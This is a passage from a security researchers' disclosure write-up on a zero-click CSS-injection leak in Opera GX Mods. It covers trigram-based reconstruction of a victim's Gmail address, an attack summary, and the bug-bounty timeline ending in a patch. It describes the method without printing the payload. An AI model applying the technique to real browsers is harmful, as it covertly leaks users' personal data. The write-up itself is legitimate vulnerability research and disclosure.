With `end_budget=1`, the solver uses `ner` immediately after `ane` to build `aner`, which already ends with the expected suffix and is therefore accepted as a valid reconstruction, even though several middle trigrams remain unused. When the algorithm later detects that those unused trigrams do

not belong to `@gmail.com`, it retries with a higher `end_budget`, allowing `ner` to be consumed a second time and making it possible to continue the path all the way to `anergie.ner@gmail.com`:

```
zhero@MacBook-Pro-de-zhero [redacted] % python3 solve-email-from-trigrams.py logs.txt
start = ane - end = ner - trigrams = 15
unused non-noise trigrams detected, retrying with end_budget=2: ['.ne', 'e.n', 'erg', 'gie', 'ie.', 'rgi']
trigrams received but not used (including @gmail.com): ['.co', '.ne', 'ail', 'com', 'e.n', 'erg', 'gie', 'gma', 'ie.', 'il.', 'l.c', 'mai', 'rgi']

Reconstruction :

aner@gmail.com
anergie.ner@gmail.com
```

0-Click XSLeak via Universal CSS Injection


When the victim visits a website embedding an `iframe` whose source points to the malicious `.crx`, the GX Mod is installed within a few seconds. However, as mentioned earlier, a notification bar appears below the address bar informing the user that the mod has been added. This notification includes a `Remove` button, allowing the mod to be uninstalled without opening the GX Mods interface:

[image: image]

From an attacker's perspective, this is rather inconvenient, as it would require hoping that the victim does not remove the mod and that it remains installed until they eventually visit the target page chosen for data exfiltration.

Fortunately for the attacker, since the mod is installed within seconds after the user lands on the attacker's website serving the malicious `.crx`, only a few lines of JavaScript are needed to start a short timer before automatically redirecting the browser to the desired page, `https://myaccount.google.com/contactemail` in our case.

In other words, by the time the user reaches the attacker's website, it is already too late. The mod has already been installed, the browser is immediately redirected to the target page, and the data exfiltration takes place before there is any opportunity to remove it.



To summarize the attack:

- The victim visits the attacker's website.
- The mod is installed without user interaction.
- A redirect is performed, without user interaction, to *https://myaccount.google.com/contactemail*.
- The trigrams of the victim's Gmail address are exfiltrated to the host controlled by the attacker.
- The exfiltrated trigrams are fed into the string reconstruction algorithm.
- The victim's Gmail address is reconstructed.

Although we chose to demonstrate the technique by exfiltrating the victim's gmail address as part of this proof of concept, the attack is by no means limited to this particular use case. We also encourage readers to explore the broader capabilities of CSS injection techniques, especially the fact that CSS-based exfiltration is not necessarily limited to values stored in HTML attributes.

The tests presented in this paper were performed on version 127.0.5778.41 on MacBooks and a Windows machine.

Conclusion

In this paper, besides a denial-of-service vulnerability caused by driving the browser into an unexpected state, we demonstrated how the seemingly harmless ability to automatically install GX Mods by simply visiting a webpage can be weaponized to build a zero-click universal XSLeak.

While GX Mods expose only a limited customization interface and do not support JavaScript execution or extension permissions, their ability to inject attacker-controlled CSS into every webpage visited by the user gives that CSS access to a far broader browser context than traditional CSS injection vulnerabilities.

The vulnerability was reported through Bugcrowd, the platform on which Opera runs its bug bounty program. The vulnerability was initially difficult for the Bugcrowd analysts to fully understand and, after a few messages explaining the attack, the report was eventually triaged as **P3**.

In the meantime, we received the trigrams of one of the analysts who was attempting to reproduce the exploit on our endpoint. Using the reconstruction algorithm, we were able to recover the analyst's gmail address and left it as a comment on the report, which may have helped convey the severity of the vulnerability.

Opera's security team ultimately assessed the vulnerability as P1 and awarded the maximum bounty available for critical vulnerabilities: $5000.

Timeline :

- 2026-02-16 : Report sent via Bugcrowd
- 2026-02-18 : Upload of the PoC with a more efficient CSS + reconstruction algorithm
- 2026-03-16 : Report triaged by Bugcrowd's security analyst (*Severity: P3*)
- 2026-03-27 : Report acknowledged by Opera's security analyst
- 2026-05-08 : Vulnerability patched and bounty awarded by Opera (*Severity update: P1*)

We would like to thank the Opera security team for their responsiveness throughout the disclosure process. They quickly put us in direct contact with the appropriate people and ensured that the entire process was smooth and efficient.

Thank you for reading.

Al hamduliLlah;

Research conducted by zhero; & inzo_

Published in July 2026
